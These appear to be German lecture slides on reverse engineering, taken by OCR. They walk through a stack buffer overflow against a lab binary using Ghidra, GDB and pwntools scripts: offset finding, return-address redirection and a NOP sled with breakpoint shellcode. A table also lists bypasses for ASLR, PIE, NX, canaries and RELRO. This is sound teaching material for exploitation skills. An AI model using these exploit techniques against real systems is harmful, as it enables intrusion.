
Reverse Engineering (RE) - Overview




Erste Input-Tests



Static Analysis – Ghidra (Overview)



Static Analysis – Ghidra (Navigating)



Dynamic Analysis – GDB (Cyclic Payload)

1. Server Start

```
Listening on port 4444...
DEBUG: pw input @ 0xffffc6f0
```

2. Send Payload (cyclic_load())


```
from pwn import *

context.update(arch='i386', os='linux')
r = remote('127.0.0.1', 4444)

r.recvuntil(b"Username: ")
r.sendline(b"bob")

r.recvuntil(b"Password: ")
payload = cyclic(100, n=4)
r.send(payload)

r.close()
```

4. Find offset (cyclic_find())

```
>>> from pwn import *
>>> cyclic_find(p32(0x61616174),n=4)
76
>>>
```

3. Segmentation Fault -> Analyze Stack

```
(gdb) x/20xw $esp
0xffffc6e0:     0x00000004      0xffffc6f0      0x00000080      0x08049372
0xffffc6f0:     0x61616161      0x61616162      0x61616163      0x61616164
0xffffc700:     0x61616165      0x61616166      0x61616167      0x61616168
0xffffc710:     0x61616169      0x6161616a      0x6161616b      0x6161616c
0xffffc720:     0x6161616d      0x6161616e      0x6161616f      0x61616170
(gdb) continue
Continuing.

Program received signal SIGSEGV, S
0x61616174 in ?? ()
(gdb) info register
eax            0x0
ecx            0xffffc6f0
edx            0xa
ebx            0x61616172
esp            0xffffc740
ebp            0x61616173
esi            0x804bf04
edi            0xf7ffcb60
eip            0x61616174
eflags         0x10286
cs             0x23
ss             0x2b
ds             0x2b
es             0x2b
fs             0x0
gs             0x63
(gdb) x/20xw $esp
0xffffc740:     0x61616175      0x61616176      0x61616177      0x61616178
0xffffc750:     0x61616179      0x0804bf04      0xf7ffcb60      0x000000de
```



Dynamic Analysis – GDB (Redirecting Flow)

Server

```
Listening on port 4444...
DEBUG: pw_input @ 0xffffc6f0
You've reached the secret function!

Program received signal SIGSEGV, Segmentation fault.
0x00000004 in ?? ()
(gdb)
```

Payload

```python
from pwn import *

context.update(arch='i386', os='linux')
r = remote('127.0.0.1', 4444)

r.recvuntil(b"Username: ")
r.sendline(b"bob")

r.recvuntil(b"Password: ")

offset = 76
secret_addr = p32(0x08049246)
payload = b"A" * offset + secret_addr

r.send(payload)

r.close()
```

Listing: vuln_noprot - (1 address selected)

```
                    -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                    **********************************************************
                    *                          FUNCTION                      *
                    **********************************************************
                    undefined secret()
          undefined      <UNASSIGNED>   <RETURN>
          undefined4       Stack[-0x8]:4  local_8                    XREF[1]:     0804926c(R)
                    secret                                     XREF[3]:     Entry Point(*), 0804a0f8,
                                                                            0804a1bc(*)
08049246 55              PUSH       EBP
08049247 89 e5           MOV        EBP,ESP
08049249 53              PUSH       EBX
0804924a 83 ec 04        SUB        ESP,0x4
0804924d e8 aa 03        CALL       __x86.get_pc_thunk.ax                    undefined __x86.get_pc_thun
         00 00
08049252 05 a2 2d        ADD        EAX,0x2da2
         00 00
08049257 83 ec 0c        SUB        ESP,0xc
0804925a 8d 90 14        LEA        EDX,[EAX + 0xffffe014]=>s_You've_reached_the_s... = "You've reached the secre
         e0 ff ff
08049260 52              PUSH       EDX=>s_You've_reached_the_secret_functi_0804a008 = "You've reached the secre
08049261 89 c3           MOV        EBX,EAX
08049263 e8 38 fe        CALL       <EXTERNAL>::puts                         int puts(char * __s)
         ff ff
08049268 83 c4 10        ADD        ESP,0x10
0804926b 90              NOP
0804926c 8b 5d fc        MOV        EBX,dword ptr [EBP + local_8]
0804926f c9              LEAVE
08049270 c3              RET
```

Decompile: secret - (vuln_noprot)

```
/* WARNING: Function: __x86.get_pc_thunk.ax repl

void secret(void)

{
  puts("You\'ve reached the secret function!");
  return;
}
```

Dynamic Analysis – GDB (SIGTRAP)

Payload

```python
from pwn import *

context.update(arch='i386', os='linux')
r = remote('127.0.0.1', 4444)

r.recvuntil(b"Username: ")
r.sendline(b"bob")

r.recvuntil(b"Password: ")

offset = 76

shellcode = b"\xcc" * 10                        # SIGTRAP INT 3 (breakpoint)
nop_sled = b"\x90" * (offset - len(shellcode))  # NOP = No Operation
pre_eip = nop_sled + shellcode                  # [NOP SLED][SHELLCODE][PADDING]

ret_add = p32(0xffffc6f0)        # GDB: 0xffffc790     Non-GDB: 0xffffc810
payload = pre_eip + ret_add

r.send(payload)
r.close()
```

Shellcode

NOP address

Server

```
(gdb) break get_password_input
Breakpoint 3 at 0x804936a
(gdb) continue
Continuing.

Breakpoint 3, 0x0804936a in get_password_input ()
(gdb) disas get_password_input
Dump of assembler code for function get_password_input:
   0x08049366 <+0>:     push   %ebp
   0x08049367 <+1>:     mov    %esp,%ebp
   0x08049369 <+3>:     push   %ebx
=> 0x0804936a <+4>:     sub    $0x44,%esp
   0x0804936d <+7>:     call   0x8049180 <__x86.get_pc_thunk.bx>
   0x08049372 <+12>:    add    $0x2c82,%ebx
   0x08049378 <+18>:    sub    $0x4,%esp
   0x0804937b <+21>:    lea    -0x48(%ebp),%eax
   0x0804937e <+24>:    push   %eax
   0x0804937f <+25>:    lea    -0x1fb2(%ebx),%eax
   0x08049385 <+31>:    push   %eax
   0x08049386 <+32>:    push   $0x1
   0x08049388 <+34>:    call   0x8049060 <dprintf@plt>
   0x0804938d <+39>:    add    $0x10,%esp
   0x08049390 <+42>:    sub    $0x4,%esp
   0x08049393 <+45>:    push   $0x80
   0x08049398 <+50>:    lea    -0x48(%ebp),%eax
   0x0804939b <+53>:    push   %eax
   0x0804939c <+54>:    push   0x8(%ebp)
   0x0804939f <+57>:    call   0x8049050 <read@plt>
   0x080493a4 <+62>:    add    $0x10,%esp
   0x080493a7 <+65>:    sub    $0xc,%esp
   0x080493aa <+68>:    lea    -0x48(%ebp),%eax
   0x080493ad <+71>:    push   %eax
   0x080493ae <+72>:    call   0x8049100 <atoi@plt>
   0x080493b3 <+77>:    add    $0x10,%esp
   0x080493b6 <+80>:    mov    -0x4(%ebp),%ebx
   0x080493b9 <+83>:    leave
   0x080493ba <+84>:    ret
End of assembler dump.
(gdb)
```

Dynamic Analysis – GDB (SIGTRAP)

Payload

```python
from pwn import *

context.update(arch='i386', os='linux')
r = remote('127.0.0.1', 4444)

r.recvuntil(b"Username: ")
r.sendline(b"bob")

r.recvuntil(b"Password: ")

offset = 76

shellcode = b"\xcc" * 10                        # SIGTRAP INT 3 (breakpoint)
nop_sled = b"\x90" * (offset - len(shellcode))  # NOP = No Operation
pre_eip = nop_sled + shellcode                  # [NOP SLED][SHELLCODE][PADDING]

ret_add = p32(0xffffc6f0)        # GDB: 0xffffc790     Non-GDB: 0xffffc810
payload = pre_eip + ret_add

r.send(payload)
r.close()
```

Shellcode

NOP address


Server

```
Breakpoint 4 at 0x80493a4
(gdb) continue
Continuing.
DEBUG: pw_input @ 0xffffc6f0

Breakpoint 4, 0x080493a4 in get_password_input ()
(gdb) x/100xb $esp
0xffffc6e0:     0x04    0x00    0x00    0x00    0xf0    0xc6    0xff    0xff
0xffffc6e8:     0x80    0x00    0x00    0x00    0x72    0x93    0x04    0x08
0xffffc6f0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc6f8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc700:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc708:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc710:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc718:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc720:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc728:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffc730:     0x90    0x90    0xcc    0xcc    0xcc    0xcc    0xcc    0xcc
0xffffc738:     0xcc    0xcc    0xcc    0xcc    0xf0    0xc6    0xff    0xff
0xffffc740:     0x04    0x00    0x00    0x00
(gdb) continue
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xffffc733 in ?? ()
(gdb)
```

(Compiler) Protections

	Umsetzung	Wirkung	Möglicher Bypass
ASLR	Speicherbereiche werden zufällig angeordnet	Erschwert Adress-Vorhersage (Stack, Heap, Libraries)	Info Leak, NOP- Sled + Brute-Force
PIE	.text wird an zufällige Adresse geladen: ELF-Typ = ET_DYN	Macht Code-Abschnitte ASLR kompatibel	Info Leak + Berechnung von Basis-Adresse
NX	Stack darf nicht ausgeführt werden	Verhinder direkte Shellcode-Ausführung im Stack	Return Oriented Programming (ROP)
Stack-Canary	Zufälliger Schutzwert wird vor Return-Adresse eingefügt	Erkennung von Stack Overflows durch Wert-Prüfung	Canary Leak / Nachbauen, Overflow ohne Beschädigung der Canary
RELRO	Relocation Read-Only macht Global Offset Table (GOT-Einträge) schreibgeschützt	Verhindert GOT-Overwrite zur Umleitung von Funktionsaufrufe	Nur bei Partial RELRO

Plattform: crackmes.one



Latest Crackmes

Name	Author	Language	Arch	Difficulty	Quality	Platform	Date	Writeups	Comments
Impossible(ish) CrackMe challenge	hmx78912	C/C++	x86-64	3.0	3.7	Windows	12:54 PM 06/20/2025	0	10
Basic	selim14092	C/C++	x86	1.0	4.0	Multiplatform	9:55 AM 06/19/2025	0	1
Simple anti-tamper 1.0 by Darkgate	Stingered	Borland Delphi	x86-64	2.0	4.0	Windows	2:01 PM 06/18/2025	1	5
Very easy	mirunaf	C/C++	x86-64	1.0	3.9	Multiplatform	4:38 PM 06/16/2025	4	3
A CrackMe by ByteClassic (on yt)	ByteClass...	C/C++	x86-64	1.0	2.2	Windows	3:40 PM 06/16/2025	1	4

Quellen

Primärquellen:

[1] Linux Foundation, References Specifications: *https://refspecs.linuxfoundation.org/elf/gabi4+/ch4.eheader.html#elfid*

[2] Ghidra P-Code: *https://riverloopsecurity.com/blog/2019/05/pcode/#:~:text=P,that%20work%20with%20assembly%20code*

[3] Github, x0nu11byt3/elf_format_cheatsheet.md, *https://gist.github.com/x0nu11byt3/bcb35c3de461e5fb66173071a2379779*

[4] https://book.hacktricks.wiki/de/binary-exploitation/common-binary-protections-and-bypasses/index.html

Bilder:

[1] Function Stack: *https://hg8.sh/posts/binary-exploitation/buffer-overflow-code-execution-by-shellcode-injection/*

[2] Compilation Flow: *https://gist.github.com/x0nu11byt3/bcb35c3de461e5fb66173071a2379779*

